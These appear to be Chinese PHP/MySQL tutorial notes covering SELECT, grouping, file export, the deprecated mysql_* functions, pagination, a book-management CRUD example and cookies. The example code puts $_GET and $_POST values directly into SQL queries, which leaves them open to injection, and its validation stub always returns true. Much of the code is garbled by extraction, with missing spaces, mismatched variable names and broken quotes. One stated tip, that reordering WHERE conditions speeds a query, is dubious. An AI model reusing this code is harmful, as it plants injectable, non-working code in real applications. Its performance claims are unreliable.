| 3  | WangWu    | 45  |
| 4  | ZhaoLiu   | 45  |
| 1  | ZhangSan  | 45  |
+-----+-----+-----+
```

```
mysql> SELECT student.id, student.name, stuinfo.php FROM student ,stuinfo WHERE
student.id = stuinfo.sid ORDER BY php,name;
```

```
+-----+-----+-----+
| id | name      | php |
+-----+-----+-----+
| 3  | WangWu    | 45  |
| 1  | ZhangSan  | 45  |
| 4  | ZhaoLiu   | 45  |
| 2  | LiSi      | 65  |
+-----+-----+-----+
```

```
mysql> SELECT student.id, student.name, stuinfo.php FROM student ,stuinfo WHERE
student.id = stuinfo.sid ORDER BY php DESC,name DESC;
```

```
+-----+-----+-----+
| id | name      | php |
+-----+-----+-----+
| 2  | LiSi      | 65  |
| 4  | ZhaoLiu   | 45  |
| 1  | ZhangSan  | 45  |
| 3  | WangWu    | 45  |
+-----+-----+-----+
```

```
mysql> SELECT * FROM student LIMIT 2;
```

```
+-----+-----+-----+
```

id	name	age
1	ZhangSan	26
2	LiSi	40

```
mysql> SELECT * FROM student LIMIT 2,2;
```

id	name	age
3	WangWu	41
4	ZhaoLiu	33

```
mysql> SELECT * FROM student WHERE id<3 ORDER BY id DESC LIMIT 1;
```

id	name	age
2	LiSi	40

```
mysql> SELECT * FROM student WHERE id >2 ORDER BY id LIMIT 1;
```

id	name	age
3	WangWu	41

上述操作也可用 PHP，但是能用 MySQL 完成的操作尽量不用 PHP 完成。

```
mysql> SELECT * FROM users WHERE id >10 AND id <20;
```

```
16 rows in set (0.01 sec)
```

```
mysql> SELECT * FROM users WHERE id <20 AND id >10;
```

```
16 rows in set (0.00 sec)
```

虽然上面的两条查询语句的结果一样但是第二条语句的查询结果花费的时间少于第一条，因为第二条查询语句的第一个查询条件的结果少于第二个查询条件的结果，第一条查询语句的第一条查询语句的结果多于第二条语句查询条件的结果。所以，应该将查询结果少的查询语句放在查询结果多的条件语句前面。

```
mysql> SELECT COUNT(*) count, MAX/php) max_php, MIN(java) min_java, AVG/php) avg_php FROM stuinfo;
```

count	max_php	min_java	avg_php
4	65	32	50.0000

```
mysql> SELECT MAX(height) max_height, MIN(height) min_height, ROUND(AVG(height),2) avg_height FROM users WHERE height > '170';
```

max_height	min_height	avg_height

max_height	min_height	avg_height
184	171	176.58

```
mysql> SELECT sex, SUM(height) sum_height, COUNT(height)
count_height, ROUND(AVG(height), 2) avg_height, MAX(height) max_height, MIN(height)
min_height FROM users GROUP BY sex \G;
```

```
***** 1. row *****
```

```
sex: nan
sum_height: 14798.55
count_height: 85
avg_height: 174.10
max_height: 184
min_height: 155.55
```

```
***** 2. row *****
```

```
sex: nv
sum_height: 14481.21
count_height: 84
avg_height: 172.40
max_height: 183
min_height: 165
```

```
2 rows in set (0.00 sec)
```

```
mysql> SELECT SUM(height) sum_height, COUNT(height) count_height,
ROUND(AVG(height), 2) avg_height, MAX(height) max_height, MIN(height) min_height
FROM users WHERE height > '170' GROUP BY desn HAVING(COUNT(height) > '5') \G;
```

按 desn 分组，查询高度在 170 之上，相同高度数量在 5 个之上的总高度，相同高度数，保留两位小数的平均高度。

```
***** 1. row *****
```

```
sum_height: 1229
count_height: 7
avg_height: 175.57
max_height: 181
min_height: 172
```

```
***** 2. row *****
```

```
sum_height: 1069
count_height: 6
avg_height: 178.17
max_height: 179
min_height: 178
```

```
***** 3. row *****
```

```
sum_height: 1056
count_height: 6
```

```
avg_height: 176.00
max_height: 176
min_height: 176
3 rows in set (0.00 sec)
```

将查询内容保存到文件当中：

```
select 'Name:', username, 'Sex:', sex, 'Age:', age, 'Address:', address,
'PostCode:', postCode, 'Phone:', phone, 'Email:', email into outfile 'd:/data.txt'
from users ;
```

将查询出的结果保存到“d:/data.txt”文件当中。其内容形式如下：

```
Name:   张三   Sex:   male   Age:   13   Address:   河南郑州   PostCode:
34532554   Phone: 2385728572   Email: zhangsan@sina.com
```

将查询的记录以 CVS 文件（逗号分隔文件）的形式保存到文件中，然后再根据保存的字段，再创建一个表，将 CVS 文件中的数据导入到文件当中。

```
mysql> select username,sex,age,address,postCode,phone,email into
outfile 'd:/data.txt' fields terminated by ',' from users ;
mysql> create table templ select
username,sex,age,address,postCode,phone,email from users where 0;
mysql> load data infile 'd:/data.txt' into table templ fields
terminated by ',';
```

PHP 操作 MySQL

1. 连接 `$link=mysql_connect(host, user, pass)`
2. 选择一个库作为默认的数据库 `mysql_select_db("db28");`
- 3.

SQL（DDL， DML， DQL， DCL）

有影响行数

有结果集的（select） desc users

处理结果

4. 关闭连接

```
mysql_connect();
mysql_pconnect(); 持久链接效率高，但需要占用资源
mysql_select_db();
mysql_query($sql);
// mysql_db_query("db28", $sql);
mysql_query("select db28.test");
mysql_insert_id();
mysql_affected_rows();
mysql_errno();
mysql_error();
mysql_close();
mysql_get_client_info -- 取得 MySQL 客户端信息
mysql_get_host_info -- 取得 MySQL 主机信息
mysql_get_proto_info -- 取得 MySQL 协议信息
mysql_get_server_info -- 取得 MySQL 服务器信息
```


mysql_info -- 取得最近一条查询的信息
mysql_ping();

```
mysql_fetch_row();
mysql_fetch_assoc();
mysql_fetch_array()
mysql_fetch_object()
mysql_num_rows();
mysql_num_fields();
mysql_data_seek();
mysql_field_seek
mysql_field_name();
mysql_field_len();
```

数据库链接

```
<?php
    $link=mysql_connect("localhost", "root", "123456");
    if(!$link){
        echo "connect error!";
        exit;
    }
    if(!mysql_select_db("db28")){
        echo "select db error!";
        exit;
    }
}
```

mysql_insert_id()

```
<?php
    require "conn.inc.php";
    //$sql="create table test(id int not null auto_increment primary key, name
varchar(50), age int, sex char(30), height double(5,2))";
    $sql="insert into test(name, age, sex, height)
value('$_GET["name"]','$_GET["age"]','$_GET["sex"]','$_GET["height"]')
";
    //http://localhost/19/1_1.php?name=houd&age=12&sex=nan&height=123
    $result=mysql_query($sql); //select 近回 “结果集的资源”，非 select 语句，
成功返回 true，失败都是 false
    //最后插入的 ID，表必须有一个自动增涨的列
    $sql="insert into sinfo(sid, name, java,
php) values('".mysql_insert_id()."','$_GET["name"]','$_GET["java"]','$_GET
["php"]')";
    //http://localhost/19/1_1.php?name=houd&age=12&sex=nan&height=123&php=76&java=2
```

3

```

$result=mysql_query($sql);
// var_dump($result);
mysql_close($link);

```

mysql_affected_rows

```

<?php
require "conn.inc.php";
// $sql="create table test(id int not null auto_increment primary key, name
varchar(50), age int, sex char(30), height double(5,2))";
$sql="update test2set name='hello' where id >5 and id<15";
$result=mysql_query($sql); //select 返回“结果集的资源”，非 select 语句，
成功返回 true，失败都是 false
if($result) {
    if(mysql_affected_rows()>0) {
        echo "有影响行数";
    }else{
        echo "没有影响行数";
    }
} else{
    echo $sql."<br>";
    echo "SQL ERROR:".mysql_errno().":".mysql_error()."<br>";
}
// var_dump($result);
mysql_close($link);

```

mysql_fetch_row(\$result) //索引数组 list()

mysql_fetch_assoc(\$result) //关联数组（下标，就是字段名）

不要用, mysql_fetch_array(\$result) //关联和索引的组合, MYSQL_NUM(索引) MYSQL_ASSOC(关联) MYSQL_BOTH(两者, 默认)

不常用, mysql_fetch_object(\$result) //对象

一次从结果集中将当前记录（默认是第一行, 可以用 mysql_data_seek(\$result, 5)）取出, 当前记录下移一条, 再取就取下一条, 如果到最后, 没有记录了, 再取则 false

```

<?php
require "conn.inc.php";
//select
$sql="select id, name, age, sex, height from test";
$result=mysql_query($sql); //true mysql 行, 列
echo "    行    数    :    ".mysql_num_rows($result)."    列
数:".mysql_num_fields($result)."<br>";
mysql_data_seek($result, 5);
$arr=mysql_fetch_array($result, MYSQL_ASSOC);
print_r($arr);

```

```

echo '<br>';
$arr=mysql_fetch_row($result);
print_r($arr);
echo '<br>';
$arr=mysql_fetch_row($result);
print_r($arr);
echo '<br>';
$arr=mysql_fetch_row($result);
print_r($arr);
echo '<br>';
mysql_close($link);

```

```

<?php
require "conn.inc.php";
//select
$sql="select id, name, age, sex, height from test";
$result=mysql_query($sql); //true mysql 行, 列
echo "      行      数      :      ".mysql_num_rows($result)."      列
数:".mysql_num_fields($result)."<br>";
echo '<table border="1" width=800 align="center">';
$arr=array();
while($row=mysql_fetch_row($result)){
    $arr[]=$row;
}
echo '</table>';

```

```

<?php
require "conn.inc.php";
//select
$sql="select id, name, age, sex, height from test";
$result=mysql_query($sql); //true mysql 行, 列
echo "      行      数      :      ".mysql_num_rows($result)."      列
数:".mysql_num_fields($result)."<br>";
echo '<table border="1" width=800 align="center">';
while(list($id, $name, $age, $sex, $height)=mysql_fetch_row($result)){
    echo '<tr>';
    echo '<td>.$id.'</td>';
    echo '<td>.$name.'</td>';
    echo '<td>.$age.'</td>';
    echo '<td>.$sex.'</td>';
    echo '<td>.$height.'</td>';
    echo '<td>修改/删除</td>';
    echo '</tr>';
}

```

```

}
echo '</table>';

```

```

<?php
require "conn.inc.php";
$sql="select id, name, age, sex, height from test";
$result=mysql_query($sql); //true mysql 行, 列
echo '<table border="1" width=800 align="center">';
echo '<tr>';
echo '<th>ID</th><th>名称</th><th>年龄</th><th>性别</th><th>身高</th>';

echo '</tr>';
while($row=mysql_fetch_row($result)) {
    echo '<tr>';
    foreach($row as $col) {
        echo '<td>'.$col.'</td>';
    }
    echo '</tr>';
}
echo '</table>';
mysql_close($link);

```

分页

```

<?php
require "conn.inc.php";
$result=mysql_query("select id from test");
$num=10;
$total=mysql_num_rows($result); //总记录数
$num=50; //每页个数
$pageNum=ceil($total/$num); //总页数
$page=!empty($_GET["page"]) ? $_GET["page"] : 1;

//当前页
if($page > $pageNum)
    $page=$pageNum;
$url="demo.php"; //分页的 URL
$start=($page-1)*$num+1; //
$end=$pageNum==$page ? $total : $page*$num; //
$offset=($page-1)*$num;
$first=($page==1) ? "" : '<a href="'.$url.'?page=1">首页</a>';
$last=($page==$pageNum) ? "" : "<a href='{ $url }?page={ $pageNum }'>尾页</a>";

if($page==1) {
    $prev="";

```

```

    }else{
        $pr=$cpage-1;
        $prev="<a href=' {$url}?page={$pr}'>上一页</a>";
    }
    if($cpage==$pagenum) {
        $next="";
    }else{
        $nt=$cpage+1;
        $next="<a href=' {$url}?page={$nt}'>下一页</a>";
    }
//    $list="1 2 3 4 5 6 7 8 9";
    $list="";
    if($pagenum!=1) {
        $hou=floor($lnum/2);
        for($i=$hou; $i>=1; $i--) {
            $page=$cpage-$i;
            if($page >= 1)
                $list.="<a
href=' {$url}?page={$page}'>{$page}</a>&nbsp;";
        }
        $list.=$cpage.'&nbsp;';
        for($i=1; $i<=$hou; $i++) {
            $page=$cpage+$i;
            if($page <= $pagenum)
                $list.="<a
href=' {$url}?page={$page}'>{$page}</a>&nbsp;";
        }
    }

    $result=mysql_query("select id, name, age, sex, heightfrom testorder by
idasc limit{$offset},{ $num}");
    echo '<table width=900 align="center" border="1">';
    echo '<caption><h1>演示表</h1></caption>';
    echo
    '<tr><th>ID</th><th>NAME</th><th>AGE</th><th>SEX</th><th>HEIGHT</th></tr>';
    while(list($id, $name, $age, $sex, $height)=mysql_fetch_row($result)) {
        echo '<tr>';
        echo '<td>.$id.</td>';
        echo '<td>.$name.</td>';
        echo '<td>.$age.</td>';
        echo '<td>.$sex.</td>';
        echo '<td>.$height.</td>';
        echo '</tr>';
    }
    echo '<tr><td colspan="5" align="right">. "总计<b>{$total}</b>记录, 当

```

```

前显示 <b>{$start}-{$end}</b> 条， <b>{$cpage}/{$pagenum}</b>  {$first}  {$prev}
{$list}  {$next}  {$last}”.’</td></tr>’;
echo ‘</table>’;
mysql_close($link);

```

综合案例：图书管理

商品

《书》

数据库设计：

books			
ID	id	int	主键
书名	name	varchar(50)	key
作者	author	varchar(20)	key
出版社	pub	varchar(60)	key
价格	price	float(5, 2)	key
书号	number	char(10)	
介绍	desn	text	
图片	pic	char(40)	
数量	count	int	

SQL 语句：

```

DROP TABLE IF EXISTS books;
CREATE TABLE books(
    id INT UNSIGNED NOT NULL AUTO_INCREMENT,
    name VARCHAR(50) NOT NULL DEFAULT '',
    author VARCHAR(20) NOT NULL DEFAULT '',
    pub VARCHAR(60) NOT NULL DEFAULT '',
    price FLOAT(5, 2) NOT NULL DEFAULT 0.00,
    ptime INT UNSIGNED NOT NULL DEFAULT 0,
    desn TEXT NOT NULL DEFAULT '',
    pic CHAR(40) NOT NULL DEFAULT '',
    count INT UNSIGNED NOT NULL DEFAULT 0,
    PRIMARY KEY(id),
    key name(name, author, price, pub)
);

```

conn. inc. php

```

<?php
$link=mysql_connect("localhost", "root", "123456");
if(!$link){
    echo "connect mysql error!";
    exit;
}

```

```
mysql_select_db("db28") or die('select db error!');
```

functions. inc. php

```
<?php
```

```
function thumb($imageName, $twidth, $theight, $qz="th_") {
    if(!file_exists($imageName)) {
        echo "图片不存在! ";
        return;
    }
    list($width, $height, $type)=getimagesize($imageName);
    switch($type) {
        case 1:
            $var="gif";
            break;
        case 2:
            $var="jpeg";
            break;
        case 3:
            $var="png";
            break;
        default:
            return;
    }
    $nvar="imagecreatefrom".$var;
    $img=$nvar($imageName);
    if ($twidth && ($width < $height)) {
        $twidth = ($theight / $height) * $width;
    } else {
        $theight = ($twidth / $width) * $height;
    }
    $dimg=imagecreatetruecolor($twidth, $theight);
    $otsc = imagecolortransparent($img); //将某个颜色定义为
透明色
    if( $otsc >= 0 && $otsc < imagecolorstotal($img)) { //
取得一幅图像的调色板中颜色的数目
        $tran = imagecolorsforindex( $img, $otsc ); //
取得某索引的颜色
        $newt= imagecolorallocate( $dimg, $tran['red'],
$tran['green'], $tran['blue'] );
        imagefill( $dimg, 0, 0, $newt );
        imagecolortransparent( $dimg, $newt);
    }
    imagecopyresized($dimg, $img, 0, 0, 0, 0, $twidth, $theight, $width,
$height);
```

```

    $nnvar="image".$var; //imagegif imagejpg imagepng
    header("Content-Type:image/".$var);
    $nnvar($ding, $qz.$imageName);
    imagedestroy($img);
    imagedestroy($ding);
    return $qz.$imageName;
}

function getT($type) {
    switch($type) {
        case 1:
            return "gif";
            break;
        case 2:
            return "jpeg";
            break;
        case 3:
            return "png";
            break;
        default:
            return;
    }
}

function water($bimage, $wimage, $pos, $qz="wa_") {
    list($bwidth, $bheight, $btype)=getimagesize($bimage);
    list($wwidth, $wheight, $wtype)=getimagesize($wimage);
    $bnvar="imagecreatefrom".getT($btype);
    $wnvar="imagecreatefrom".getT($wtype);
    $bimg=$bnvar($bimage);
    $wimg=$wnvar($wimage);
    switch($pos) {
        case 0:
            $x=rand(0, $bwidth-$wwidth);
            $y=rand(0, $bheight-$wheight);
            break;
        case 1:
            $x=0;
            $y=0;
            break;
        case 2:
            $x=floor(($bwidth-$wwidth)/2);
            $y=0;
            break;
        case 3:
            $x=$bwidth-$wwidth;

```



```

        $y=0;
        break;
    case 4:
        $x=0;
        $y=floor(($bheight-$wheight)/2);
        break;
    case 5:
        $x=floor(($bwidth-$wwidth)/2);
        $y=floor(($bheight-$wheight)/2);
        break;
    case 6:
        $x=$bwidth-$wwidth;
        $y=floor(($bheight-$wheight)/2);
        break;
    case 7:
        $x=0;
        $y=$bheight-$wheight;
        break;
    case 8:
        $x=floor(($bwidth-$wwidth)/2);
        $y=$bheight-$wheight;
        break;
    case 9:
        $x=$bwidth-$wwidth;
        $y=$bheight-$wheight;
        break;
    default:
        return;
}
imagecopy($bimg, $wimg, $x, $y, 0, 0, $wwidth, $wheight);
$nnvar="image".getT($btype); //imagegif imagejpg imagepng
//header("Content-Type:image/".$getT($btype));
$nnvar($bimg, $qz. $bimage);
imagedestroy($bimg);
imagedestroy($wimg);
return $qz. $bimage;
}

```

add.php

```

<html>
<head>
<title>添加图书</title>
<style>
    body {

```

```

        font-size:12px;
        background:white;
        text-align:center;
    }
    table {
        margin:0 auto;
        width:500px;
    }
    th {
        background:#ccc;
        text-align:right;
    }
</style>
</head>
<body>
    <table>
        <form        action="action.php?a=add"        method="post"
enctype="multipart/form-data">
        <caption><h1>添加图书</h1></caption>
        <tr>
            <th>书 名: </th><td>
                <input type="text" name="name" value="">

            </td>

        </tr>
        <tr>
            <th>作 者: </th><td>
                <input        type="text"        name="author"
value="">

            </td>

        </tr>
        <tr>
            <th>出版社: </th><td>
                <input type="text" name="pub" value="">

            </td>

        </tr>
        <tr>
            <th>价 格: </th><td>
                <input        type="text"        name="price"
value="">

            </td>

        </tr>
        <tr>

```

```

<th>图 片:</th><td>
    <input type="file" name="pic" value="">

</td>
</tr>
<tr>
<th>数 量:</th><td>
    <input type="text" name="count"
value="">

</td>
</tr>
<tr>
<th>介 绍:</th><td>
    <textarea name="desn" cols="40"
rows="7"></textarea>

</td>
</tr>
<tr>
<td align="center" colspan="2">
    <input type="submit" name="sub" value="
添加图书">

</td>
</tr>
</form>
</table>
</body>
</html>

```

list.php

```

<html>
    <head>
        <title>所有图书</title>
    </head>
    <body>
        <table border="1" align="center" width="800">
            <form action="action.php?a=del" method="post"
onsubmit="return confirm(' 你确定要删除这些商品吗? ' )">
                <caption><h1>图书列表</h1></caption>
                <tr>
                    <th> &nbsp;</th>
                    <th>书名</th>
                    <th>作者</th>
                    <th>出版社</th>
                    <th>价格</th>

```

```

        <th>数量</th>
        <th>上架时间</th>
        <th>操作</th>
    </tr>
    <?php
        require "conn.inc.php";

/* 分页计算 */
    $result=mysql_query("select idfrom books");
    $lnum=10;
    $total=mysql_num_rows($result); //总记录数
    $num=5; //每页个数
    $pagenum=ceil($total/$num); //总页数
    $cpage=!empty($_GET["page"]) ? $_GET["page"] : 1 ;

//当前页
    if($cpage > $pagenum && $pagenum > 0)
        $cpage=$pagenum;
    $url="list.php"; //分页的 URL
    $start=($cpage-1)*$num+1; //
    $end=$pagenum== $cpage ? $total : $cpage*$num; //
    $offset=($cpage-1)*$num;
    $first=($cpage==1) ? "" : '<a href="'.$url.'"?page=1">首页</a>';
    $last=($cpage==$pagenum) ? "" : "<a href=' {$url}?page= {$pagenum}'>尾页
</a>";

    if($cpage==1) {
        $prev="";
    }else{
        $pr=$cpage-1;
        $prev="<a href=' {$url}?page= {$pr}'>上一页</a>";
    }

    if($cpage==$pagenum) {
        $next="";
    }else{
        $nt=$cpage+1;
        $next="<a href=' {$url}?page= {$nt}'>下一页</a>";
    }

//
    $list="1 2 3 4 5 6 7 8 9";
    $list="";
    if($pagenum!=1) {
        $hou=floor($lnum/2);
        for($i=$hou; $i>=1; $i--){
            $page=$cpage-$i;
            if($page >= 1)
                $list.="<a
href=' {$url}?page= {$page}'>{$page}</a>&nbsp;";

```

```

    }
    $list.=$cpage.'&nbsp;';
    for($i=1; $i<=$hou; $i++){
        $page=$cpage+$i;
        if($page <= $pagenum)
            $list.="<a
href=' {$url}?page={$page}' >{$_page}</a>&nbsp;";
    }
}
/* 分页结束 */

        $sql="select id, name, author, pub, price, count,
ptimefrom booksorder by iddesc limit{$offset},{$_num}";
        $result=mysql_query($sql);
        if(mysql_num_rows($result) > 0) {
            while(list($id, $name, $author, $pub, $price,
$count, $ptime)=mysql_fetch_row($result)){
                echo '<tr>';
                echo '    <td><input    type="checkbox"
name="id[]" value="'. $id. '"></td>';

                echo '<td>'. $name. '</td>';
                echo '<td>'. $author. '</td>';
                echo '<td>'. $pub. '</td>';
                echo '<td>'. $price. '</td>';
                echo '<td>'. $count. '</td>';
                echo
                '<td>'.date("Y-m-d", $ptime). '</td>';

                echo '<td><a href="mod.php?id='.$id.'"
修改</a> /<a onclick="return confirm(\' 你确定要删除图书'. $name. ' 吗?\')"
href="action.php?a=del&id='.$id.'">删除</a></td>';
                echo '</tr>';
            }
        }else{
            echo '<tr><td colspan="8"> 没有图书
</td></tr>';
        }
        echo '<tr>';
        echo '<td colspan="2"><label for="del"><input
id="del" onclick="change(this.checked)" type="checkbox"> 全 选 </label><input
type="submit" value="删除"></td>';

        echo '<td colspan="6" align="right">'. " 总计
<b>{$total}</b>记录,当前显示<b>{$start}-{$end}</b>条,<b>{$cpage}/{$pagenum}</b>
{$first} {$prev} {$list} {$next} {$last} ". '</td>';
        echo '</tr>';
    }
}
?>

```

```

        </form>
    </table>
    <p>
        <center><a href="add.php">添加新图书</a></center>
    </p>
</body>
<script>
    var ids=document.getElementsByName("id[]");

    function change(val){
        for(var i=0; i<ids.length; i++){
            ids[i].checked=val;
        }
    }
</script>
</html>

```

mod.php

```

<?php
    require "conn.inc.php";
    $sql="select *from bookswhere id='{$_GET["id"]}'";
    $result=mysql_query($sql);

    $data=mysql_fetch_assoc($result);
?>
<html>
    <head>
        <title>修改图书</title>
        <style>
            body {
                font-size:12px;
                background:white;
                text-align:center;
            }
            table {
                margin:0 auto;
                width:500px;
            }
            th {
                background:#ccc;
                text-align:right;
            }
        </style>
    </head>

```

```

<body>
    <table>
        <form        action="action.php?a=mod"        method="post"
enctype="multipart/form-data">
            <caption><h1>修改图书</h1></caption>
            <input    type="hidden"    name="id"    value="<?php    echo
$data['id']    ?>">
            <tr>
                <th>书 名: </th><td>
                    <input type="text" name="name" value="<?php echo
$data['name']    ?>">
                </td>
            </tr>
            <tr>
                <th>作 者: </th><td>
                    <input    type="text"        name="author"
value="<?php echo $data['author']    ?>">
                </td>
            </tr>
            <tr>
                <th>出版社: </th><td>
                    <input        type="text"        name="pub"
value="<?php echo $data['pub']    ?>">
                </td>
            </tr>
            <tr>
                <th>价 格: </th><td>
                    <input        type="text"        name="price"
value="<?php echo $data['price']    ?>">
                </td>
            </tr>
            <tr>
                <th>图 片: </th><td>
                    " height="120">
                    <br>
                    <input type="file" name="pic">
                    <input    type="hidden"    name="srcpic"
value="<?php echo $data["pic"]    ?>">
                </td>
            </tr>
            <tr>
                <th>数 量: </th><td>

```

```

                                <input      type="text"      name="count"
value="<?php echo $data['count'] ?>"
                                </td>
                                </tr>
                                <tr>
                                <th>介 绍: </th><td>
                                <textarea      name="desn"      cols="40"
rows="7"><?php echo $data['desn'] ?></textarea>
                                </td>
                                </tr>
                                <tr>
                                <td align="center" colspan="2">
                                <input type="submit" name="sub" value="
修改图书">
                                </td>
                                </tr>
                                </form>
                                </table>
                                </body>
                                </html>

```

action.php

```

<?php
require "conn.inc.php";
require "functions.inc.php";
if($_GET["a"]=="add"){
    if(yan($_POST)){
        $picname=upload("pic");
        $sql="INSERT INTO books(name, author, pub, price, ptime,
pic,      count,      desn)values(' {$_POST["name"]}',      ' {$_POST["author"]}',
' {$_POST["pub"]}',      ' {$_POST["price"]}',      ' ".time()."',      ' {$picname}',
' {$_POST["count"]}', ' {$_POST["desn"]}')";
        $result=mysql_query($sql);
        if($result && mysql_affected_rows() > 0){
            header("Location:list.php");
        }else{
            header("Location:add.php");
        }
    }
}
}else if($_GET["a"]=="mod"){
    if(yan($_POST)){
        if($_FILES["pic"]["error"]==0){

```



```

        echo "删除失败!";
        exit;
    }
}

function yan($post) {
    return true;
}

function upload($name) {
    $file=$_FILES[$name];
    if($file["error"] > 0) {
        switch($file["error"]){
            case 1:
                echo "上传的文件超过了 php.ini 中
upload_max_filesize 选项限制的值";
                break;
            case 2:
                echo "上传文件的大小超过了 HTML 表单中
MAX_FILE_SIZE 选项指定的值";
                break;
            case 3:
                echo "文件只有部分被上传";
                break;
            case 4:
                echo "没有文件被上传";
                break;
            default:
                echo "未知错误! ";
                break;
        }
        exit;
    }
    if($file["size"] > 2000000) {
        echo "图片上传不能超过2M 大小";
        exit;
    }
    $allowtype=array("gif", "png", "jpeg", "jpg");
    $hz=array_pop(explode(".", $file["name"]));
    if(!in_array($hz, $allowtype)) {
        echo "上传的类型不支持! ";
        exit;
    }
    $newname=date("YmdHis").rand(100, 999).".". $hz;
    $dirname="./uploads/". $newname;
    if(is_uploaded_file($file["tmp_name"])) {

```

```
        if(move_uploaded_file($file["tmp_name"], $dirname)){
            thumb($dirname, 200, 200, "");
            water($dirname, "uploads/php.gif", 5, '');
            return $newname;
        }else{
            echo "上传失败!";
            exit;
        }
    }else{
        echo "不是上传文件";
        exit;
    }
}
mysql_close();
```

会话控制

cookie

bool **setcookie**(string \$name [, string \$value [, int \$expire = 0 [, string \$path [, string \$domain [, bool \$secure = false [, bool \$httponly = false]]]]])

\$value 可以是数组，无论是索引数组还是关联数组。

能在 cookie、session 当中存储的信息而不用去查询数据库的信息尽量使用 cookie、session 保存信息。

COOKIE ---- 使用客户端电脑 保存 用户在服务器端的变量

setCookie(变量名, [值], [time()+60*60*24*7]);

setCookie("username", "admin", time()+3600);

setCookie("isLogin", true, time()+3600);

setCookie("uid", true, time()+5000);


setCookie("cart[0]", 1, time()+3600);


setCookie("cart[1]", "aa", time()+333);

\$_COOKIE

IE 的 cookie 文件存放目录: C:\Documents and Settings\Administrator\Cookies

